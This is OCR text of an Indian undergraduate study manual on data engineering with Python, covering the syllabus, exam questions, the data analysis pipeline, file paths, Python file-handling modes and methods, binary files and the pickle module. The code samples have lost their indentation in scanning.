
Rahul's ✔
Topper's Voice

AS PER
CBCS SYLLABUS



B.Sc.

II Year III Sem

Latest 2022 Edition

DATA ENGINEERING WITH PYTHON

DATA SCIENCE PAPER - III

- ☞ **Study Manual**
- ☞ **Important Questions**
- ☞ **Short Question & Answers**
- ☞ **Multiple Choice Questions**
- ☞ **Fill in the blanks**
- ☞ **Solved Model Papers**

Price ₹ 169-00

- by -

WELL EXPERIENCED LECTURER

***Rahul Publications*™**

Hyderabad. Ph : 66550071, 9391018098

B.Sc.

II Year III Sem

DATA ENGINEERING WITH PYTHON

DATA SCIENCE PAPER - III

Inspite of many efforts taken to present this book without errors, some errors might have crept in. Therefore we do not take any legal responsibility for such errors and omissions. However, if they are brought to our notice, they will be corrected in the next edition.

Price ` . 169-00

Sole Distributors :

☎ : **66550071, Cell : 9391018098**

VASU BOOK CENTRE

Shop No. 2, Beside Gokul Chat, Koti, Hyderabad.

Maternity Hospital Opp. Lane, Narayan Naik Complex, Koti, Hyderabad.

Near Andhra Bank, Subway, Sultan Bazar, Koti, Hyderabad -195.

DATA ENGINEERING WITH PYTHON

DATA SCIENCE PAPER - III

CONTENTS

STUDY MANUAL

SOLVED MODEL PAPERS

SYLLABUS

UNIT - I

Data Science: Data Analysis Sequence, Data Acquisition Pipeline, Report Structure.

Files and Working with Text Data: Types of Files, Creating and Reading Text Data, File Methods to Read and Write Data, Reading and Writing Binary Files, The Pickle Module, Reading and Writing CSV Files, Python os and os.pathModules.

Working with Text Data: JSON and XML in Python

UNIT - II

Working with Text Data: Processing HTML Files, Processing Texts in Natural Languages.

Regular Expression Operations: Using Special Characters, Regular Expression Methods, Named Groups in Python Regular Expressions, Regular Expression with glob Module.

UNIT - III

Working with Databases: Setting Up a MySQL Database, Using a MySQL Database: Command Line, Using a MySQL Database, Taming Document Stores: MongoDB.

Working with Tabular Numeric Data(Numpy with Python): NumPy Arrays Creation Using array() Function, Array Attributes, NumPy Arrays Creation with Initial Placeholder Content, Integer Indexing, Array Indexing, Boolean ArrayIndexing, Slicing and Iterating in Arrays, Basic Arithmetic Operations on NumPy Arrays, Mathematical Functions in NumPy, Changing the Shape of an Array, Stacking and Splitting of Arrays, Broadcasting in Arrays.

UNIT - IV

Working with Data Series and Frames : Pandas Data Structures, Reshaping Data, Handling Missing Data, Combining Data, Ordering and Describing Data, Transforming Data, Taming Pandas File I/O

Plotting : Basic Plotting with PyPlot, Getting to Know Other Plot Types, Mastering Embellishments, Plotting with Pandas

Contents

UNIT - I

UNIT - II

Topic **Page No.**

UNIT - IV

Important Questions

UNIT - I

1. Write about different types of files used in Python.

Ans :

Refer Unit-I, Q.No. 6

2. Explain various File Operations of Python

Ans:

Refer Unit-I, Q.No. 10

3. Write about different File Methods for reading and writing data in Python

Ans :

Refer Unit-I, Q.No. 11

4. Explain how to read and Write CSV Files in Python.

Ans :

Refer Unit-I, Q.No. 18

5. Construct an XML Formatted Data and Write Python Program to Parsethat XML Data.

Ans :

Refer Unit-I, Q.No. 24

UNIT - II

1. Explain, how can we use HTML to display text data.

Ans :

Refer Unit-II, Q.No. 2

2. What are the characteristics of a text in natural language?

Ans :

Refer Unit-II, Q.No. 3

3. Explain about the Normalization process in Natural Language.

Ans :

Refer Unit-II, Q.No. 5

4. What are meta characters? Explain, the Meta characters used for regular expressions?

Ans :

Refer Unit-II, Q.No. 8

5. Explain various functions / methods used in regular expressions.

Ans :

Refer Unit-II, Q.No. 9

6. Write a Python Program to Check the Validity of a Password Given by User.

Ans :

Refer Unit-II, Q.No. 12

7. Write Python Program to Change the File Extension from .txtto .csv of All the Files (Including from Sub Directories) for a Given Path.

Refer Unit-II, Q.No. 18

UNIT - III

1. Explain, how to create a new database in MySql?

Ans :

Refer Unit-III, Q.No. 3

2. Explain the database Operations Performed on MYSQL.

Ans :

Refer Unit-III, Q.No. 5

3. Explain, how to Connect a database in pymysql.

Ans :

Refer Unit-III, Q.No. 7

4. Explian, how to create Numpy Arrays with examples.

Ans :

Refer Unit-III, Q.No. 11

5. Explain the creation of Numpy arrays with initial place holder content.

Ans :

Refer Unit-III, Q.No. 13

6. Explain, how to access array elements by using array indexing in Numpy.

Ans :

Refer Unit-III, Q.No. 16

7. Explain how to do Slicing of Arrays in Python.

Ans :

Refer Unit-III, Q.No. 19

8. Explain various mathematical functions in Numpy.

Ans :

Refer Unit-III, Q.No. 23

9. How can we perform broadcasting in Numpy Arrays? Explain.

Ans :

Refer Unit-III, Q.No. 26

UNIT - IV

1. Explain, how to use frames in Pandas with the help of examples.

Ans :

Refer Unit-IV, Q.No. 4

2. Explain about reshaping of data frames in Pandas

Ans :

Refer Unit-IV, Q.No. 7

3. Explain, how to Combine the data frames in Panda Using Merge() Function.

Ans :

Refer Unit-IV, Q.No. 13

4. Explain, how to Combine the data frames in Panda Using Concat() Function.

Ans :

Refer Unit-IV, Q.No. 14

5. Explain data aggregation functions in Pandas.

Ans:

Refer Unit-IV, Q.No. 17

6. Explain , Pandas Cut() Method.

Ans :

Refer Unit-IV, Q.No. 18

7. Explain about other plot types in pandas

Ans :

Refer Unit-IV, Q.No. 24

8. Explain the concept of Plotting in Pandas

Ans :

Refer Unit-IV, Q.No. 26

UNIT I

Data Science: Data Analysis Sequence, Data Acquisition Pipeline, Report Structure.

Files and Working with Text Data: Types of Files, Creating and Reading Text Data, File Methods to Read and Write Data, Reading and Writing Binary Files, The Pickle Module, Reading and Writing CSV Files, Python os and os.pathModules.

Working with Text Data: JSON and XML in Python

1.1 DATA SCIENCE

1.1.1 Data Analysis Sequence

Q1. Explain about data analysis sequence.

Ans :

The steps of a typical data analysis study are generally consistent with a general scientific discovery sequence.

- The data science discovery starts with the question to be answered and the type of analysis to be applied. The simplest analysis type is descriptive, where the data set is described by reporting its aggregate measures, often in a visual form.
- During exploratory data analysis, we try to find new relationships between existing variables. If there is a small data sample and would like to describe a bigger population, statistics-based inferential analysis is better to be used.
- A predictive analyst learns from the past to predict the future. Causal analysis identifies variables that affect each other. Finally, mechanistic data analysis explores exactly how one variable affects another variable.
- Getting the raw data from the web or from a database is not that hard, and there are plenty of Python tools that assist with downloading and deciphering it.
- In this imperfect world, there is no perfect data. "Dirty" data has missing values, outliers, and other "non-standard" items. Some examples of "dirty" data are birth dates in the future, negative ages and weights, and email addresses not intended for use (noreply@).
- Once the raw data is obtained, the next step is to use data-cleaning tools and need some knowledge of statistics to regularize the data set.
- When the clean data is ready, then perform descriptive and exploratory analysis. The output of this step often includes scatter plots histograms, and statistical summaries. It gives a smell and sense of data an intuition that is indispensable for further research, especially if the data set has many dimensions.
- The next step is using the tools, the data models have to be properly trained, can learn from the past and predict the future. Here, assessing the quality of the constructed models and their prediction accuracy is important.
- Here some results are finalized. The next step is the data analyst need to check the result by raising some questions like, are they domain-significant? Or can it give accurate result for all types of customers and so on.. In this way, the model is checked by rising different questions and get the model to be more perfect.
- And finally, report has to be produced that explains how and why you processed the data, what models were built, and what conclusions and predictions are possible.

1.1.2 Data Acquisition Pipeline

Q2. What is data acquisition?


Ans :

Data acquisition is all about obtaining the artifacts that contain the input data from a variety of sources, extracting the data from the artifacts, and converting it into representations suitable for further processing

Q3. Explain about data acquisition pipe line

Ans:

Data acquisition is all about obtaining the artifacts that contain the input data from a variety of sources, extracting the data from the artifacts, and converting it into representations suitable for further processing, as shown in the following figure.



The three main sources of data are the Internet namely,

- the World Wide Web,
- databases,
- and local files

Some of the local files may have been produced by other Python programs and contain serialized or "pickled" data.

The formats of data in the artifacts may range widely. The most popular formats are:

- Unstructured plain text in a natural language (such as English or Chinese)
- Structured data, including:
- Tabular data in comma separated values (CSV) files
- Tabular data from databases
- Tagged data in Hyper Text Markup Language (HTML) or, in general, in eXtensible Markup Language (XML)
- Tagged data in Java Script Object Notation (JSON)

Depending on the original structure of the extracted data and the purpose and nature of further processing, the data used in the examples are represented using native Python data structures (lists and dictionaries) or advanced data structures that support specialized operations (numpy arrays and pandas data frames).

The data processing pipeline like obtaining, cleaning, and transforming raw data; descriptive and exploratory data analysis; and data modeling and prediction are fully automated. For this reason avoided using of interactive GUI tools because as they can rarely be scripted to operate in a batch mode, and they rarely record any history of operations. To promote modularity, reusability, and recoverability, a long pipeline can be broken into shorter sub-pipelines, saving intermediate results into Pickle or JSON files, as appropriate.

Pipeline automation naturally leads to reproducible code: a set of Python scripts that anyone can execute to convert the original raw data into the final results as described in the report, ideally without any additional human interaction. Other researchers can use reproducible code to validate your models and results and to apply the process that you developed to their own problems.

1.1.3 Report Structure

Q4. Write about the report structure prepared by the data analysists.

Ans :

The project report is what need to be submitted to the data sponsor or the customer by the data analysts typically includes the following:

- Abstract (a brief and accessible description of the project)
- Introduction
- Methods that were used for data acquisition and processing
- Results that were obtained (do not include intermediate and insignificant results in this section; rather, put them into an appendix)
- Conclusion
- Appendix

In addition to the non-essential results and graphics, the appendix contains all reproducible code used to process the data: well-commented scripts that can be executed without any command-line parameters and user interaction.

The important part of the submission is the raw data: any data file that is required to execute the code in a reproducible way, unless the file has been provided by the data sponsor and has not been changed. A README file typically explains the provenance of the data and the format of every attached data file.

1.2 Files And Working with Text Data

1.2.1 Types of Files

Q5. What is file?

Ans :

A file is the common storage unit in a computer, and all programs and data are "written" into a file and "read" from a file. A file extension, sometimes called a file suffix or a file name extension, is the character or group of characters after the period that makes up an entire file name. File extensions also often indicate the file type, or file format, of the file but not always.

Any file's extensions can be renamed, but that will not convert the file to another formator change anything about the file other than this portion of its name.

Q6. Write about different types of files used in Python.

Ans : **(Imp.)**

Types of Files

Python supports two types of files – text files and binary files. These two file types maylook the same on the surface but they encode data differently. While both binary and textfiles contain data stored as a series of bits (binary values of 1s and 0s), the bits in text files represent characters, while the bits in binary files represent custom data.

Binary Files

Binary files typically contain a sequence of bytes or ordered groupings of eight bits. When creating a custom file format for a program, a developer arranges these bytes into a format that stores the necessary information for the application. Binary file formats may include multiple types of data in the same file, such as image, video, and audio data.

Common extensions for binary file formats:

Images: jpg, png, gif, bmp, tiff, psd,...

Videos: mp4, mkv, avi, mov, mpg, vob,...

Audio: mp3, aac, wav, flac, ogg, mka, wma,...

Documents: pdf, doc, xls, ppt, docx, odt,...

Archive: zip, rar, 7z, tar, iso,...

Database: mdb, accde, frm, sqlite,...

Executable: exe, dll, so, class,...

Text Files

This data can be interpreted by supporting programs but will show up as garbled text in a text editor. Text files are more restrictive than binary files since they can only contain textual data.

However, unlike binary files, they are less likely to become corrupted. While a small error in a binary file may make it unreadable, a small error in a text file may simply show up once the file has been opened. A typical plain text file contains several lines of text that are each followed by an End-of-Line (EOL) character. An End-of-File (EOF) marker is place dafter the final character, which signals the end of the file. Text files include a character encoding scheme that determines how the characters are interpreted and what character scan be displayed. Since text files use a simple, standard format, many programs are capable of reading and editing text files. Common text editors include Microsoft Notepad and WordPad, which are bundled with Windows, and Apple TextEdit, which is included with Mac OS X.

We can usually tell if a file is binary or text based on its file extension. This is because by convention the extension reflects the file format, and it is ultimately the file format that indicates whether the file data is binary or text.

Common extensions for text file formats:

Web standards: html, xml, css, svg, json,...

Source code: c, cpp, h, cs, js, py, java, rb, pl, php, sh,...

Documents: txt, tex, markdown, asciidoc, rtf, ps,...

Configuration: ini, cfg, rc, reg,...

Tabular data: csv, tsv,...

Q7. Explain the use of the File paths. Write about Absolute and Reletive File paths

Ans :

File Path

To make use of files, you have to provide a file path, which is basically a route so that the user or the program knows where the file is located.

The path to a specified file consists of one or more components, separated by a special character (a backslash for Windows and forward slash for Linux), with each component usually being a directory name or file name, and possibly a volume name or drive name in Windows or root in Linux. If a component of a path is a file name, it mustbe the last component.

The following fundamental rules enable applications to create and process valid names for files and directories in both Windows and Linux operating systems unless explicitly specified:

- Use a period to separate the base file name from the extension in the file name.
- In Windows use backslash (\) and in Linux use forward slash (/) to separate the components of a path. The backslash (or forward slash) separates one directoryname from another directory name in a path and it also divides the file namefrom the path leading to it. Backslash (\) and forward slash (/) are reserved characters and you cannot use them in the name for the actual file or directory.
- Do not assume case sensitivity. File and Directory names in Windows are notcase sensitive while in Linux it is case sensitive. For example, the directory namesORANGE, Orange, and orange are the same in Windows but are different in Linux Operating System.
- In Windows, volume designators (drive letters) are case-insensitive. For example,"D:\" and "d:\" refer to the same drive.
- The reserved characters that should not be used in naming files and directoriesare < (less than), > (greater than),: (colon), " (double quote), / (forward slash), \(backslash), | (vertical bar or pipe), ? (question mark) and * (asterisk).
- In Windows Operating system reserved words like CON, PRN, AUX, NUL, COM1,COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3,LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9 should not be used to name files and directories.

Fully Qualified Path and Relative Path

A file path can be a fully qualified path or relative path. The fully qualified path name is also called an Absolute path. A path is said to be a fully qualified path if it points to the file location, which always contains the root and the complete directory list. The current directory is the directory in which a user is working at a given time. Every user is always working within a directory.

To write an absolute path-name:

- Start at the root directory (/) and work down.
- Write a slash (/) after every directory name (last one is optional)

For Example :

$cat abc.sql

will work only if the fie "abc.sql" exists in your current directory. However, if this file is not present in your working directory and is present somewhere else say in /home/kt , then this command will work only if you will use it like shown below:

cat /home/kt/abc.sql

In the above example, if the first character of a pathname is /, the file's location must be determined with respect to root. When you have more than one / in a pathname, for each such /, you have to descend one level in the file system like in the above kt is one level below home, and thus two levels below root.

An absolute path is defined as specifying the location of a file or directory from the root directory (/). In other words, we can say that an absolute path is a complete path from start of actual file system from / directory.

Relative path

Relative path is defined as the path related to the present working directly(pwd). It starts at your current directory and never starts with a / .

To be more specific let's take a look on the below figure in which if we are looking for photos then absolute path for it will be provided as /home/jono/photos but assuming that we are already present in jono directory then the relative path for the same can be written as simple photos.




Fig.: Using . and .. in Relative Path-names

UNIX offers a shortcut in the relative pathname– that uses either the current or parent directory as reference and specifies the path relative to it. A relative path-name uses one of these cryptic symbols:

.(a single dot) - this represents the current directory.

..(two dots) - this represents the parent directory.

Now, what this actually means is that if we are currently in directory /home/kt/abc and now you can use .. as an argument to cd to move to the parent directory /home/kt as :

```
$pwd
/home/kt/abc
$cd ..      ***moves one level up***
$pwd
/home/kt
```

Note: Now / when used with .. has a different meaning ;instead of moving down a level,it moves one level up:

```
$pwd
/home/kt/abc        ***moves two level up***
$cd ../..
$pwd
/home
```

Example of Absolute and Relative Path

Suppose you are currently located in home/kt and you want to change your directory to home/kt/abc. Let's see both the absolute and relative path concepts to do this:

Changing directory with relative path concept

$pwd

/home/kt

$cd abc

$pwd

/home/kt/abc

Changing directory with absolute path concept:

$pwd

/home/kt

$cd /home/kt/abc

$pwd

/home/kt/abc

Q8. What is Absolute File Path

Ans:

The fully qualified path name is also called an Absolute path. A path is said to be a fully qualified path if it points to the file location, which always contains the root and the complete directory list. The current directory is the directory in which a user is working at a given time. Every user is always working within a directory.

Q9. What is Relative File Path.

Ans:

Relative path is defined as the path related to the present working directory (pwd). It starts at your current directory and never starts with a / .

To be more specific let's take a look on the below figure in which if we are looking for photos then absolute path for it will be provided as /home/jono/photos but assuming that we are already present in jono directory then the relative path for the same can be written as simple photos.

1.2.2 Creating And Reading Text Data

Q10. Explain various File Operations of Python

Ans: **(Imp.)**

File Handling

In Python, files are treated in two modes as text or binary. The file may be in the text or binary format, and each line of a file is ended with the special character.

Hence, a file operation can be done in the following order.

- Open a file
- Read or write - Performing operation
- Close the file

Opening a file

Python provides an open( ) function that accepts two arguments, file name and access mode in which the file is accessed. The function returns a file object which can be used to perform various operations like reading, writing, etc.

Syntax: file object = open(<file-name>, <access-mode>, <buffering>)

The files can be accessed using various modes like read, write, or append. The following are the details about the access mode to open a file.

S.No.	Access	Description
1.	r	It opens the file to read-only mode. The file pointer exists at the beginning. The file is by default open in this mode if no access mode is passed.
2.	rb	It opens the file to read-only in binary format. The file pointer exists at the beginning of the file.
3.	r+	It opens the file to read and write both. The file pointer exists at the beginning of the file.
4.	rb+	It opens the file to read and write both in binary format. The file pointer exists at the beginning of the file.
5.	w	It opens the file to write only. It overwrites the file if previously exists or creates a new one if no file exists with the same name. The file pointer exists at the beginning of the file.
6.	wb	It opens the file to write only in binary format. It overwrites the file if it exists previously or creates a new one if no file exists. The file pointer exists at the beginning of the file.
7.	w+	It opens the file to write and read both. It is different from r+ in the sense that it overwrites the previous file if one exists whereas r+ doesn't overwrite the previously written file. It creates a new file if no file exists. The file pointer exists at the beginning of the file.
8.	wb+	It opens the file to write and read both in binary format. The file pointer exists at the beginning of the file.
9.	a	It opens the file in the append mode. The file pointer exists at the end of the previously written file if exists any. It creates a new file if no file exists with the same name.
10.	ab	It opens the file in the append mode in binary format. The pointer exists at the end of the previously written file. It creates a new file in binary format if no file exists with the same name.

11.	a+	It opens a file to append and read both. The file pointer remains at the end of the file if a file exists. It creates a new file if no file exists with the same name.
12.	ab+	It opens a file to append and read both in binary format. The file pointer remains at the end of the file.

Let's look at the simple example to open a file named "file.txt" (stored in the same directory) in read mode and printing its content on the console.

Example

```
#opens the file file.txt in read mode
fileptr = open("file.txt","r")
if fileptr:
    print ("file is opened successfully")
```

Output

```
<class '_io.TextIOWrapper'>
file is opened successfully
```

In the above code, we have passed file name as a first argument and opened file in read mode as we mentioned r as the second argument. The fileptr holds the file object and if the file is opened successfully, it will execute the print statement

The with statement

The with statement was introduced in python 2.5. The with statement is useful in the case of manipulating the files. It is used in the scenario where a pair of statements is to be executed with a block of code in between.

The syntax to open a file using with the statement is given below.

```
with open(<file name>, <access mode>) as <file-pointer>:
#statement suite
```

The advantage of using with statement is that it provides the guarantee to close the file regardless of how the nested block exits.

It is always suggestible to use the with statement in the case of files because, if the break, return, or exception occurs in the nested block of code then it automatically closes the file, we don't need to write the close( ) function. It doesn't let the file to corrupt.

Consider the following example.

```
with open("file.txt",'r') as f:
content = f.read( );
print(content)
```

Creating a new file

The new file can be created by using one of the following access modes with the function open().

x: it creates a new file with the specified name. It causes an error a file exists with the same name.

a: It creates a new file with the specified name if no such file exists. It appends the content to the file if the file already exists with the specified name.

w: It creates a new file with the specified name if no such file exists. It overwrites the existing file.

Consider the following example.

Example 1

```
#open the file.txt in read mode.
causes error if no such file exists.
fileptr = open("file2.txt","x")
print(fileptr)
if fileptr:
    print("File created successfully")
```

Output:

```
<_io.TextIOWrapper name='file2.txt'
mode='x' encoding='cp1252'>
File created successfully
```

Writing the file

To write some text to a file, we need to open the file using the open method with one of the following access modes.

w: It will overwrite the file if any file exists. The file pointer is at the beginning of the file.

a: It will append the existing file. The file pointer is at the end of the file. It creates a new file if no file exists.

Consider the following example.

```
# open the file.txt in append mode.
Create a new file if no such file exists.
fileptr=open("file2.txt", "w")
# appending the content to the file
fileptr.write('''''Python is the modern
    day language. It makes things so simple.
    It is the fastest-growing
            programing language''')
# closing the opened the file
fileptr.close()
```

Output:

File2.txt

Python is the modern-day language. It makes things so simple. It is the fastest growing programming language.

Snapshot of the file2.txt

We have opened the file in w mode. The file1.txt file doesn't exist, it created a new file and we have written the content in the file using the write() function.

Example 2

```
#open the file.txt in write mode.
fileptr = open("file2.txt","a")
#overwriting the content of the file
fileptr.write("Python has an easy syntax
    and user-friendly interaction.")
#closing the opened file
fileptr.close()
```

Output:

Python is the modern day language. It makes things so simple.

It is the fastest growing programing language Python has an easy syntax and user-friendly interaction.

Snapshot of the file2.txt

We can see that the content of the file is modified. We have opened the file in a mode and it appended the content in the existing file2.txt.

To read a file using the Python script, the Python provides the read() method. The read() method reads a string from the file. It can read the data in the text as well as a binary format.

The syntax of the read() method is given below.

Syntax: fileobj.read(<count>)

Here, the count is the number of bytes to be read from the file starting from the beginning of the file. If the count is not specified, then it may read the content of the file until the end.

Consider the following example.

```
#open the file.txt in read mode.
causes error if no such file exists.
fileptr = open("file2.txt","r")
#stores all the data of the file into
                the variable content
content = fileptr.read(10)
# prints the type of the data
                stored in the file
print(type(content))
#prints the content of the file
print(content)
#closes the opened file
fileptr.close()
```

Output:

```
<class 'str'>
Python is
```

In the above code, we have read the content of file2.txt by using the read() function. We have passed count value as ten which means it will read the first ten characters from the file.

If we use the following line, then it will print all content of the file.

```
content = fileptr.read()
print(content)
```

Output:

Python is the modern-day language. It makes things so simple.

It is the fastest-growing programing language Python has easy an syntax and user-friendly interaction.

Read file through for loop

We can read the file using for loop. Consider the following example.

```
#open the file.txt in read mode.
causes an error if no such file exists.
fileptr = open("file2.txt","r");
# running a for loop
for i in fileptr:
 print(i) # i contains each
                line of the file
```

Output:

Python is the modern day language.

It makes things so simple.

Python has easy syntax and user-friendly interaction.

Read Lines of the file

Python facilitates to read the file line by line by using a function readline() method. The readline() method reads the lines of the file from the beginning, i.e., if we use the readline() method two times, then we can get the first two lines of the file.

Consider the following example which contains a function readline() that reads the first line of our file "file2.txt" containing three lines. Consider the following example.

Example 1: Reading lines using readline() function

```
#open the file.txt in read mode.
  causes error if no such file exists.
fileptr = open("file2.txt","r");
# stores all the data of the file
    into the variable content
content = fileptr.readline()
content1 = fileptr.readline()
# prints the content of the file
print(content)
print(content1)
#closes the opened file
fileptr.close()
```

Output :

Python is the modern day language.

It makes things so simple.

We called the readline() function two times that's why it read two lines from the file.

Python provides also the readlines() method which is used for the reading lines. It returns the list of the lines till the end of file(EOF) is reached.

Example 2: Reading Lines Using readlines() function

```
#open the file.txt in read mode.
causes error if no such file exists.
fileptr = open("file2.txt","r");
#stores all the data of the file
     into the variable content
content = fileptr.readlines()
#prints the content of the file
print(content)
#closes the opened file
fileptr.close()
```

Output:

['Python is the modern day language.\n', 'It makes things so simple.\n', 'Python has easy syntax and user-friendly interaction.']

The close ( ) method

Once all the operations are done on the file, we must close it through our Python script using the close() method. Any unwritten information gets destroyed once the close() method is called on a file object.

We can perform any operation on the file externally using the file system which is the currently opened in Python; hence it is good practice to close the file once all the operations are done.

The syntax to use the close() method is given below.

Syntax : fileobject.close()

Consider the following example.

```
# opens the file file.txt in read mode
fileptr = open("file.txt","r")
if fileptr:
print("file is opened successfully")
#closes the opened file
fileptr.close()
```

After closing the file, we cannot perform any operation in the file. The file needs to be properly closed. If any exception occurs while performing some operations in the file then the program terminates without closing the file.

We should use the following method to overcome such type of problem.

```
try:
fileptr = open("file.txt")
# perform file operations
finally:
fileptr.close()
```

1.2.3 File Methods To Read And Write Data

Q11. Write about different File Methods for reading and writing data in Python

Ans : **(Imp.)**

The file object provides the following methods to manipulate the files on various operating systems.

S.No.	Method	Description
1.	file.close()	It closes the opened file. The file once closed, it can't be read or write anymore.
2.	File.fush()	It flushes the internal buffer
3.	File.fileno()	It returns the file descriptor used by the underlying implementation to request I/O from the OS.
4.	File.isatty()	It returns true if the file is connected to a TTY device, otherwise returns false.
5.	File.next()	It returns the next line from the file.
6.	File.read([size])	It reads the file for the specified size.
7.	File.readline([size])	It reads one line from the file and places the file pointer to the beginning of the new line.
8.	File.readlines([sizehint])	It returns a list containing all the lines of the file. It reads the file until the EOF occurs using readline() function.
9.	File.seek(offset[,from)	It modifies the position of the file pointer to a specified offset with the specified reference.
10.	File.tell()	It returns the current position of the file pointer within the file.
11.	File.truncate([size])	It truncates the file to the optional specified size.
12.	File.write(str)	It writes the specified string to a file
13.	File.writelines(seq)	It writes a sequence of the strings to a file.

1.2.4 Reading And Writing Binary Files

Q12. How to read and write a binary file using Python? Explain with an example program.

Ans : **(Imp.)**

We can usually tell whether a file is binary or text based on its file extension. This is because by convention the extension reflects the file format, and it is ultimately the file format that dictates whether the file data is binary or text. The string 'b' appended to the mode opens the file in binary mode and now the data is read and written in the form of bytes objects.

This mode should be used for all files that don't contain text. Files opened in binary mode (including 'b' in the mode argument) return contents as bytes objects without any decoding.

Write Python Program to Create a New Image from an Existing Image

```
def main():
with open("rose.jpg", "rb")
as existing_image,
open("new_rose.jpg", "wb") as
new_image:
for each_line_bytes in existing_image:
new_image.write(each_line_bytes)
if __name__ = = "__main__":
main()
```

- In the above program, two open() functions are used. One to read binary data ("rb" mode)
- and the other to write binary data ("wb" mode)
- Use a for loop to iterate through each line of bytes in the existing_image handler.
- write those line of bytes using new _image handler
- This behind-the-scenes modification to file data is fine for text files but will corruptbinary data like that in JPEG or EXE files.
- Be very careful and use binary mode when reading and writing such files.

Consider a File Called "workfile". Write Python Program to Read and Print Each Byte in the Binary File

```
def main():
with open("workfile", "wb") as f:
f.write(b'abcdef')
with open("workfile", "rb") as f:
byte = f.read(1)
print("Print each byte in the file")
while byte:
print(byte)
byte = f.read(1)
if __name__ = = "__main__":
main()
```

Output

```
Print each byte in the file
b'a'
b'b'
b'c'
b'd'
b'e'
b'f'
```

1.2.5 The Pickle Module

Q13. Write about various modules in Python for serialization and deserialization.

Ans:

A developer may sometimes want to send some complex object commands through the network and save the internal state of their objects to the disk or database for using it later. To achieve this, the developer can use the serialization process, which is supported by the standard library, cause of Python's Pickle Module.

Serialization in Python

The process of serializing is to convert the data structure into a linear form, which can be stored or transmitted through the network.

In Python, the serialization allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network. The developer can refer to this process as marshalling. Whereas, Deserialization is the reverse process of serialization in which the user takes the stream of bytes and transforms it into the data structure. This process can be referred to as unmarshalling.

The developer can use serialization in many different situations. And one of them is saving the internal state of the neural networking after processing the training phase so that they can use the state later and they don't have to do the training again.

In Python there are three modules in the standard library that allows the developer to serialize and deserialize the objects:

1. The pickle module
2. The marshal module
3. The json module

he pickle module of Python is another method of serializing and deserializing the objects in Python. This is different from json module as in this. The object is serialized in the binary format, whose result is not readable by humans. Although, it is faster than the others, and it can work with many other python types, including the developer's custom -defined objects

So, the developer can use many different methods for serializing and deserializing the objects in Python. The three important guidelines for concluding which method is suitable for the developer's case are:

1. Do not use the marshal module, as it is used mostly by the interpreter. And the official documentation warns that the maintainers of the Python can modify the format in backward -incompatible types.
2. The XML and json modules are safe choices if the developer wants interoperability with different languages and human -readable format.
3. The Python pickle module is the best choice for all the remaining cases. Suppose the developer does not want a human -readable format and a standard interoperable format. And they require to serialize the custom objects. Then they can choose the pickle module.

Q14. Define serialization and deserialization

Ans :

The process of serializing is to convert the data structure into a linear form, which can be stored or transmitted through the network.

In Python, the serialization allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network. The developer can refer to this process as marshalling. Whereas, Deserialization is the reverse process of serialization in which the user takes the stream of bytes and transforms it into the data structure. This process can be referred to as unmarshalling.

Q15. Explain, Pickle Module

Ans :

The pickle Module

The pickle module of python contains the four methods:

1. dump(obj, file, protocol = None, * , fix_imports = True, buffer_callback = None)
2. dumps(obj, protocol = None, * , fix_imports = True, buffer_callback = None)
3. load(file, * , fix_imports = True, encoding = " ASCII ", errors = "strict ", buffers = None)
4. loads(bytes_object, * , fix_imports = True, encoding = " ASCII ", errors = " strict ", buffers = None)

The first two methods are used for the pickling process, and the next two methods are used for the unpickling process.

The difference between dump() and dumps() is that dump() creates the file which contains the serialization results, and the dumps() returns the string.

